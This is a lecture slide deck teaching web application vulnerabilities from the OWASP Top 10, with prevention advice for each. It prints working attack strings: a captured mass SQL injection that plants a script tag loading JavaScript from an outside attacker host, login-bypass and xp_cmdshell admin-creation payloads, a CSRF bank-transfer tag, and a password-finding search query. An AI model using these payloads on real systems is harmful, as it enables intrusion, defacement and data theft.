

Web Security Vulnerabilities

1/15/2008

Michael Borohovski
IAP Practical Computer Security

Many of these slides stolen shamelessly from Marina Arseniev

Puzzle – What is this?

```
"GET /programs/biosafety/bioSafety_handBook/Chapter%206-Bloodborne
%20Pathogens%20Human%20Tissue?;DECLARE%20@S
%20CHAR(4000);SET
%20@S=CAST(0x4445434C415245204054207661726368617228323535292
C40432076617263686172283430303029204445434C415245205461626C655
F437572736F7220435552534F5220464F522073656C65637420612E6E616D
652C622E6E616D652066726F6D207379736F626A6563747320612C7379736
36F6C756D6E73206220776865726520612E69643D622E696420616E642061
2E78747970653D27752720616E642028622E78747970653D3939206F72206
22E78747970653D3335206F7220622E78747970653D323331206F7220622E
78747970653D31363729204F50454E205461626C655F437572736F7220464
5544348204E4558542046524F4D20205461626C655F437572736F7220494E
544F2040542C4043205748494C4528404046455443485F5354415455533D3
02920424547494E20657865632827757064617465205B272B40542B275D20
736574205B272B40432B275D3D5B272B40432B275D2B2727223E3C2F7469
746C653E3C736372697074207372633D22687474703A2F2F73646F2E31303
0306D672E636E2F63737273732F772E6A73223E3C2F7363726970743E3C2
12D2D2727207768!6!
5726520272B40432B27206E6F74206C696B6520272725223E3C2F7469746
C653E3C736372697074207372633D22687474703A2F2F73646F2E31303030
6D672E636E2F63737273732F772E6A73223E3C2F7363726970743E3C212D
2D272727294645544348204E4558542046524F4D20205461626C655F43757
2736F7220494E544F2040542C404320454E4420434C4F5345205461626C65
5F437572736F72204445414C4C4F43415445205461626C655F437572736F7
```

Answer

- "GET
/programs/biosafety/bioSafety_handBook/Chapter%206-
Bloodborne%20Pathogens%20Human%20Tissue?;DECLARE
%20@S%20CHAR(4000);SET%20@S=CAST(0xDECLARE
@T varchar(255)'@C varchar(4000) DECLARE Table_Cursor
CURSOR FOR select a.name'b.name from sysobjects
a'syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99
or b.xtype=35 or b.xtype=231 or b.xtype=167) OPEN
Table_Cursor FETCH NEXT FROM Table_Cursor INTO
@T'@C WHILE(@@FETCH_STATUS=0) BEGIN exec('update
['+@T+'] set ['+@C+']=['+@C+']+''></title><script src="http://
sdo.1000mg.cn/csrs/w.js"></script><!--" wh??re '+@C+' not
like "%"></title><script src="http://sdo.1000mg.cn/csrs/w.js"></
script><!--"')FETCH NEXT FROM Table_Cursor INTO @T'@C
END CLOSE Table_Cursor DEALLOCATE Table_Cursor
- <http://www.dolcevie.com/js/converter.html>

Do you know?

- 75% of attacks today happen at the Application Layer (Gartner).
- Many “easy hacking recipes” published on web.
- Security holes in the web application layer can make a perfectly patched and firewalled server completely vulnerable.

High Schools hacked by High Schoolers

<http://www.privacyrights.org>

- **May 2007** **17,400 identities breached**
 - Two high school seniors hacked into the district's computer network potentially compromising the personal information including Social Security numbers of students and employees.
- **March 2008** **35,000 identities breached**
 - A Technical High School senior hacked into a district computer and collected Social Security numbers and employee addresses
- **May 2008** **50,000 identities breached**
 - A 15-year-old student gained access to files on a computer at Downingtown West High School. Private information - names, addresses and Social Security numbers were accessed

Browser address bar: <http://www.youtube.com/watch?v=x7pd1gc7JpM>

YouTube [Worldwide](#) | [English](#) [Sign Up](#) | [QuickList \(0\)](#) | [Help](#) | [Sign In](#)

Broadcast Yourself™ [Home](#) [Videos](#) [Channels](#) [Community](#)

Search Videos [advanced](#)

Hacking phpMyAdmin



0:02 / 2:06

Rate: ★★★★★ 5 ratings Views: 5,513

From: [frequencysoftware](#)
Joined: 1 year ago
Videos: 23

Added: December 30, 2007 ([More info](#))
Hacking phpMyAdmin that are left with no default...
Embed:
<object width="425" height="344"><param name="movie" value="http://

► More From: [frequencysoftware](#)

▼ Related Videos

-  **Hacking a Site! SQL Injection**
03:41 From: [noimus13](#)
Views: 11,350
-  **Hacking SQL Server**
09:53 From: [dbaguyjax](#)
Views: 38,994
-  **How to get php access to a server?**
01:50 From: [nake89](#)
Views: 861
-  **Hack PHPMyadmin**
03:56 From: [cgn0101](#)

Agenda

- Open Web Application Security Project (OWASP) Top 10 list
- Additional Vulnerability Topics
- Tools

OWASP's Top 10 List



1. Cross Site Scripting (XSS)
2. Injection Flaws
 - a) SQL Injection, XPATH Injection, etc
3. Malicious File Execution (remote file inclusion)
4. Insecure Direct Object Reference
5. Cross Site Request Forgery (CSRF)
6. Information Leakage and Improper Error Handling
7. Broken Authentication and Session Management
8. Insecure Cryptographic Storage
9. Insecure Communications
10. Failure to Restrict URL Access

From [OWASP Top 10: The Ten Most Critical Web Application Security Vulnerabilities](#)

OWASP's Top 10 Covered Today

1. Cross Site Scripting (XSS)
2. Cross Site Request Forgery (CSRF)
3. Information leakage and Improper Error Handling
4. Injection Flaws
 - a) SQL Injection, XPATH Injection, etc
5. Malicious File Execution (remote file inclusion)
6. Insecure Communications



From [OWASP Top 10: The Ten Most Critical Web Application Security Vulnerabilities](#)


Websites XSS'd

- A hacker was able to insert JavaScript code into the Obama community blog section
 - The JavaScript would redirect the users to the Hillary Clinton website
- Websites from FBI.gov, CNN.com, Time.com, Ebay, Yahoo, Apple computer, Microsoft, Zdnet, Wired, and Newsbytes have all had XSS bugs.

Cross-Site Scripting (XSS) Attacks

- From http://www.owasp.org/index.php/Top_10_2007
- “XSS flaws occur whenever an application takes user supplied data and sends it to a web browser without first validating or encoding that content. XSS allows attackers to execute script in the victim's browser which can hijack user sessions, deface web sites, possibly introduce worms, etc.”
- JavaScript, VBScript, ActiveX, HTML, or Flash are “injected” into a vulnerable application
 - Originates from old phishing attacks but less obvious and more dangerous to the user/victim
 - More widespread now because of move to more rich Internet applications using dynamic content and JavaScript and the latest AJAX trend

Cross-Site Scripting (XSS) Attacks



WebGoat XSS Vulnerability Demo

Stored XSS Attacks - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address http://localhost/WebGoat/attack?Screen=50&menu=900

Logout

Stored XSS Attacks

OWASP WebGoat V5.2

< Hints > Show Params Show Cookies Lesson Plan Show Java Solution

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)

[Phishing with XSS](#)
[LAB: Cross Site Scripting](#)
Stage 1: Stored XSS
Stage 2: Block stored XSS using input validation
Stage 2: stored XSS restricted
Stage 4: Block stored XSS using output encoding
Stage 5: Reflected XSS
Stage 6: Block Reflected XSS

[Stored XSS Attacks](#)
[Cross Site Request Forgery \(CSRF\)](#)
[Reflected XSS Attacks](#)
[HTTPOnly Test](#)
[Cross Site Tracing \(CST\) Attacks](#)
[Denial of Service](#)
[Improper Error Handling](#)
[Injection Flaws](#)
[Insecure Communication](#)
[Insecure Configuration](#)
[Insecure Storage](#)

Solution Videos [Restart this Lesson](#)

It is always a good practice to scrub all input, especially those inputs that will later be used as parameters to OS commands, scripts, and database queries. It is particularly important for content that will be permanently stored somewhere in the application. Users should not be able to create message content that could cause another user to load an undesirable page or undesirable content when the user's message is retrieved.

Title:

Message:


Message List

ASPECT SECURITY
Application Security Specialists


OWASP Foundation | Project WebGoat | Report Bug

Local intranet

How to test for XSS Vulnerability?



How to test for XSS Vulnerability?



How to test for XSS Vulnerability?



The Impact of XSS

- Data residing on the web page can be sent anywhere in the world
 - Including cookies!
- Facilitates many other types of attacks
 - Cross-Site Request Forgery (CSRF), Session Attacks (more later)
- Your site's behavior can be hijacked

Preventing XSS

- Escape all user input when it is displayed
 - Escaping converts the output to harmless html
 - `<script>` becomes `<script>`
 - but still displayed as `<script>`
- Ensure your filter uses a white list approach
 - Filters based on blacklisting have historically been flawed
 - Example of white list: *Accept ONLY A, B, C or 1,2,3*
 - New encoding schemes can easily bypass filters that use a blacklist approach
- Great XSS resource: <http://ha.ckers.org/xss.html>

OWASP's Top 10 Covered Today

1. ✓ Cross Site Scripting (XSS)
2. Cross Site Request Forgery (CSRF)
3. Information leakage and Improper Error Handling
4. Injection Flaws
 - a) SQL Injection, XPATH Injection, etc
5. Malicious File Execution (remote file inclusion)
6. Insecure Communications



From [OWASP Top 10: The Ten Most Critical Web](#)

Cross Site Request Forgery (CSRF)

From http://www.owasp.org/index.php/Top_10_2007:

“A CSRF attack forces a logged-on victim's browser to send a pre-authenticated request to a vulnerable web application, which then forces the victim's browser to perform a hostile action to the benefit of the attacker. CSRF can be as powerful as the web application that it attacks. “

Cross Site Request Forgery (CSRF)

- Occurs when an authenticated user unknowingly initiates a request of a web application
- The request is handled as if it were intentional
 - Usually happens without the user being aware!
- CSRF attacks are difficult to track
 - Commands are executed in the context of the victim
 - The request comes from the user's IP address so it is difficult to hunt down the hacker
- The hacker is essentially given all of the user's privileges
- XSS facilitates CSRF via "Link Injection"

CSRF Example

1. A hacker posts to a message board containing an image tag
 - ``
2. An unsuspecting user logs into yourbank.com and authenticates
3. The user then visits said message board
4. A request is issued from the victim's browser to the bank's website
5. The bank's website transfers the user's money to the hacker's account

Solution

- Add a secondary authentication mechanism
 - Such as an impossible to guess token
- Eliminate XSS vulnerability
- Require a confirmation page, sent from the server side, before executing potentially dangerous actions
- Use POST as your form action and only accept POST requests on the server for sensitive data !
 - Incoming CSRF requests will fail since the parameter is in the URL and not the post body

Post vs Get

- Requests come in two flavors: POST & GET
 - GET: parameters are sent in the URL itself.
 - POST: parameters are sent in the request body
- DO NOT use GET for anything that changes the server state or contains sensitive information
 - GET requests are logged in the web server access logs
 - Also shows up in the browser history
 - For example GET */login?username=me&password=suparsekretpassword*
- DO use POST for every action that changes the server state and reject all non-POST methods
 - <Script>, Image, Link and some other HTML tags ALWAYS use GET. By accepting POST only on Server, vulnerability is mitigated.
 - Prevents unintentional actions
 - Most search engines won't crawl POST forms
 - Helps prevent duplicate submissions

OWASP's Top 10 Covered Today

1. ✓ Cross Site Scripting (XSS)
2. ✓ Cross Site Request Forgery (CSRF)
3. Information leakage and Improper Error Handling
4. Injection Flaws
 - a) SQL Injection, XPATH Injection, etc
5. Malicious File Execution (remote file inclusion)
6. Insecure Communications



From [OWASP Top 10: The Ten Most Critical Web Application Security Vulnerabilities](#)

Chinese Olympian Gymnast Age Confusion

- He Kexin's age is under a lot of scrutiny
- Her passport shows her birth date as 1/1/1992
- Using the cache from a Chinese search engine Baidu, the Stryde Hax group found multiple Excel documents listing He's birth date as 1/1/1994
- Assume all information can become public

Information Leakage and Improper Error Handling

- ANY information you give to a hacker CAN and WILL be used to hack your site
- Remove passwords or other revealing information in source code
- Application / Database Error Messages
- Misconfigured servers
- This information may be indexed by search engines!

Application Error Messages


```
ERROR [credit-card-db] (MySqlSystem.java:1331) - Invalid column name
java.sql.SQLException: Invalid column name 'social_security_numbre': select
username, password, ssn from users where id = ?
sun.jdbc.rowset.CachedRowSet.getColIdxByName(CachedRowSet.java:1383)\
  at com.mysql.Driver.MySQLDriver.a(MySQLDriver.java:2531)
  at sun.jdbc.rowset.CachedRowSet.getString(CachedRowSet.java:2167)
  at com.ppe.db.MySqlSystem.getReciPaying(MySqlSystem.java:1318)
  at control.action.FindUserAction.perform(FindKeyUserAction.java:81)
  at org.apache.struts.action.ActionServlet.processActionPerform(ActionServlet)
  at org.apache.struts.action.ActionServlet.process(ActionServlet.java:1586)
  at org.apache.struts.action.ActionServlet.doGet(ActionServlet.java:492)
  at javax.servlet.http.HttpServlet.service(HttpServlet.java:740)
  at javax.servlet.http.HttpServlet.service(HttpServlet.java:853)
  at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(Appl
icationFilterChain.java:247)
```

Misconfigured, Default Settings, Unpatched Systems

- By default, you may already be leaking information!
- Includes all “infrastructure” applications
 - Web Server (Apache)
 - Access logs are public by default
 - Directory listing is enabled by default
 - Application Server (Tomcat, PHP, Coldfusion, etc)
 - Database Server (MySQL, MS-SQL, etc)
 - Public accounts enabled by default for MS SQL Server
 - 3rd party applications (PHP message board, webmail, etc)
- Hackers look for easy access to your server
 - Exploit a known vulnerability if infrastructure application doesn't have latest patches
 - Gain access to server using default credentials
 - Use default installed “snoop” or example pages to learn more about your server

Forced Directory Browsing

- Try to force directory browsing by eliminating anything past the various “/” in the URLs of your web application
 - If directory browsing is allowed on your web server, files you don’t want public could be displayed or give the hacker information about your system



Robots.txt


- robots.txt files are the first place hackers look
 - Robots.txt is web accessible and contains URLs you don't want indexed by a search engine. This might be the kind of data hackers want
 - Use access controls instead



```
User-Agent: *  
Disallow: /Protege/
```

Google Hacking

- Popularized by johnny.ihackstuff.com
- Uses Google search engine and advanced query abilities to find insecure data files and misconfigured/unpatched servers indexed on the Web
- Wikto (Sensepost) or SiteDigger (Foundstone) - free tools used along with ihackstuff's Google Hack Database to see if anything from your domain is indexed





"admin account info" filetype:log

Search

Web Results 1 - 3 of 3 for "admin account info" filetype:log. (0.19 seconds)

[log started at 31-12-04 16:12 ...](#)

.. Default VirtualServer created 31-12-04 16:12:47, WARNING, Info, SERVER,
admin account info: username: admin password: xj8dbm 31-12-04
16:12:47, WARNING, Info ...

membres.lycos.fr/boomlegroupe/server.log - 4k - [Cached](#) - [Similar pages](#)

[log started at 15-10-05 14:42 ...](#)

15-10-05 14:42:37, WARNING, Info, SERVER, Default VirtualServer created
15-10-05 14 :42:37, WARNING, Info, SERVER, **admin account info**:
username: admin password: ...

treetop.tr.ohost.de/server.log - 4k - [Cached](#) - [Similar pages](#)

[23:12 <@luckyloe> TheeDude du råkar inte vet hur man
installerar ...](#) - [[Translate this page](#)]

00:07 <@TheeDude> **admin account info**: username: admin password:
vtanm7 00:07 <@ TheeDude> Där har du luckvloe 00:07 <@TheeDude>

OWASP's Top 10 Covered Today

- ✓ 1. Cross Site Scripting (XSS)
- ✓ 2. Cross Site Request Forgery (CSRF)
- ✓ 3. Information leakage and Improper Error Handling
4. Injection Flaws
 - a) SQL Injection, XPATH Injection, etc
5. Malicious File Execution (remote file inclusion)
6. Insecure Communications



From [OWASP Top 10: The Ten Most Critical Web Application Security Vulnerabilities](#)

UCLA Security Incident


- 30,000 people affected directly; 800,000 notifications sent out 12/2006
- Unsupported/forgotten legacy web application was targeted with escalated database privileges
- Web application vulnerability exposed data online using SQL injection
- Hacked server was then used to gain access to more sensitive servers

Impact of SQL Injection - Dangerous

- At best: you can leak information
- Depending on your configuration, a hacker can
 - Delete, alter or create data
 - Grant access to the hacker silently
 - Escalate privileges and even take over the OS

SQL Injection Attacks

“**SQL injection** is a security vulnerability that occurs in the database layer of an application. Its source is the incorrect escaping of dynamically-generated string literals embedded in SQL statements.” (Wikipedia)



SQL Injection Attacks

- Login Example Attack
 - Text in blue is your SQL code, Text in orange is the hacker input, black text is your application code
 - Login: Password:
- Dynamically Build SQL String performing authentication:
 - “SELECT * FROM users WHERE login = ” + userName + “” and password= ” + password + “”;
- Hacker logs in as: ‘ or ‘ = ‘; --
 - SELECT * FROM users WHERE login = ‘ or ‘ = ‘; --‘ and password=’

More Dangerous SQL Injection Attacks

- Hacker creates a Windows Account:
 - `SELECT * FROM users WHERE login = ''; exec master..xp_cmdshell 'net users username password /add';--'` and password= ''
- And then adds himself as an administrator:
 - `SELECT * FROM users WHERE login = ''; exec master..xp_cmdshell 'net localgroup Administrators username /add';--'` and password= ''
- SQL Injection examples are outlined in:
 - <http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf>
 - <http://www.unixwiz.net/techtips/sql-injection.html>

Preventing SQL injection

- Use Prepared Statements (aka Parameterized Queries)
 - “select * from accounts where id = “ + idvs
 - “select * from accounts where id =?”
- Validate input
 - Strong typing
 - If the id parameter is a number, try parsing it into an integer
 - Business logic validation
 - If you are expecting a telephone number, test it with a Regular Expression

Preventing SQL injection - Continued

- Use the principle of least privileges
 - If the query is reading the database, do not run the query as a user with update permissions (dbo, drop, etc)
 - Quiz: Is running a Web Application as the Database System Admin "sa" account a good practice?
- ESCAPE questionable characters (ticks, --, semi-colon, brackets, etc.)

Injection Impacts More Than SQL

- “Injection Flaw” is a blanket term
- SQL Injection is most prevalent
- Other forms:
 - XPath Injection
 - Command Injection
 - LDAP (Lightweight Directory Access Protocol) Injection
 - DOM (Document Object Model) Injection
 - JSON (Javascript Object Notation) Injection
 - Log Spoofing
 - On and on and on...

OWASP's Top 10 Covered Today

1. ✓ Cross Site Scripting (XSS)
2. ✓ Cross Site Request Forgery (CSRF)
3. ✓ Information leakage and Improper Error Handling
4. ✓ Injection Flaws
 - a) SQL Injection, XPATH Injection, etc
5. Malicious File Execution (remote file inclusion)
6. Insecure Communications



From [OWASP Top 10: The Ten Most Critical Web Application Security Vulnerabilities](#)

Malicious File Execution

- “Code vulnerable to remote file inclusion (RFI) allows attackers to include hostile code and data, resulting in devastating attacks, such as total server compromise. Malicious file execution attacks affect PHP, XML and any framework which accepts filenames or files from users.”
- Happens when code is executed on the server from a non-trusted source
 - All web applications are vulnerable to malicious file execution if they accept filenames or files from the user.
- **Classic example: PHP is particularly vulnerable**
 - Hacker visits a website that allows uploads
 - Hacker uploads a malicious code
 - Hacker learns directory structure and sends the path as a parameter
 - PHP code is executed on the server
 - `include $_REQUEST['filename'];`

Impact

- Code runs as the current user for the web server
 - Can modify, delete anything the user has access to
 - Can install rootkits
 - Can take over the entire server if misconfigured (a.k.a. the web server runs as root)

Solution

- Properly validate data!
 - Cookie data, URL parameters, all HTML Form data (even hidden, select, radio and checkbox types)
 - Restricting length of HTML text boxes, options in select boxes, and JavaScript validation can all be easily sidestepped and are not secure
 - All input data **MUST** be validated server side for each request – client side validation is **EASILY** bypassed
- Do not expose internals to the user
 - Such as IDs (if possible/necessary)
- Use an indirect reference map with hard to guess keys (hash)
 - POST /BankAccount.jsp?acct_nmbr=d83OJdm3
 - The server then uses the key to get the real value
 - Key: d83OJdm3 value: 123

Solution cont.

- Architect and design application to avoid it.
 - Never allow the design to use user-supplied input in any filename for any server-based resource (such as images, XML and XSL transform documents, or script inclusions).
 - Never use a parameter to execute a Server Side Include directly
 - Architect your application to check authorization with every request
- Add firewall rules to prevent web servers making new connections to external web sites and internal systems.
- Isolate web server in its own VLAN or private subnet.

OWASP's Top 10 Covered Today

1. ✓ Cross Site Scripting (XSS)
2. ✓ Cross Site Request Forgery (CSRF)
3. ✓ Information leakage and Improper Error Handling
4. ✓ Injection Flaws
 - a) ✓ SQL Injection, XPATH Injection, etc
5. ✓ Malicious File Execution (remote file inclusion)
6. Insecure Communications



From [OWASP Top 10: The Ten Most Critical Web Application Security Vulnerabilities](#)

Insecure Communication

- Sensitive information being sent over an unencrypted channel can be snooped very easily
- Use SSL to pass sensitive information to and from browsers
- THIS INCLUDES .htaccess AUTHENTICATION!
- Next example will demonstrate use of WebGoat and WebScarab tools to hack an unencrypted .htaccess authentication request.

.htaccess Authentication Request



Enter Network Password [?] [X]

 Please type your user name and password.

Site: localhost

Realm: WebGoat Application

User Name:

Password:


Save this password in your password list

OK Cancel

.htaccess file Example

http://localhost/WebGoat/source/solution=true - Microsoft Internet Explorer

To learn the name of the authentication header you must click ?Submit? and intercept the request with WebScarab.



Edit Request

Intercept requests: Intercept responses:

Parsed Raw

Method URL Version
POST http://neo:80/WebGoat/attack?menu=310 HTTP/1.1

Header	Value
Content-Type	application/x-www-form-urlencoded
UA-CPU	x86
Accept-Encoding	gzip, deflate
User-Agent	Mozilla/4.0 (compatible; MSIE 7.0; Windows ...
Proxy-Connection	Keep-Alive
Content-length	28
Host	neo
Pragma	no-cache
Cookie	JSESSIONID=6FDFA2F732ACF4E17B236...
Authorization	Basic Z3Vic3Q6Z3Vic3Q=


URLEncoded Text Hex

Variable	Value
header	
value	
SUBMIT	Submit

Accept changes Cancel changes Abort request Cancel ALL intercepts

Figure 2 Intercepted request

The HTTP header that contains the Basic Authentication information is called "Authorization". This value Z3Vic3Q6Z3Vic3Q= is Base64 encoded. You can decode this by using WebScarab > Tools > Transcoder.



Transcoder

Edit

Characters: 16

Z3Vic3Q6Z3Vic3Q=

.htaccess file Example Continued




Figure 3 WebScarabs Transcoder

Click Base64 decode.




Figure 4 Decode value

These values must be used to complete the questions.



OWASP's Top 10 Covered Today

1. ✓ Cross Site Scripting (XSS)
2. ✓ Cross Site Request Forgery (CSRF)
3. ✓ Information leakage and Improper Error Handling
4. ✓ Injection Flaws
 - a) SQL Injection, XPATH Injection, etc
5. ✓ Malicious File Execution (remote file inclusion)
6. ✓ Insecure Communications



From [OWASP Top 10: The Ten Most Critical Web Application Security Vulnerabilities](#)

Agenda

- ✓ OWASP's Top 10 list
- Additional Vulnerability Topics
- Tools

Additional Topics


- AJAX Security
- Caching Concerns

AJAX Security

- Cutting edge in terms of web interfaces and security practices
- Susceptible to “shortcut” issues related to inexperienced developers
- Difficult!
- Easily overused when traditional methods are not only safer, but functional

AJAX Request Lifecycle

XmlHttpRequest



Potential Issues With AJAX

- Responses are sent to the browser, JavaScript code updates the page
- Be careful what you send back
 - Do not leak information
- Do NOT trust values that were fed via AJAX
- Update code is CLIENT side
 - The user can see the code being executed
 - Can take advantage of code more easily

Tips

- Do NOT overuse AJAX
- Do processing on the server side if possible
 - Send raw html back to the client
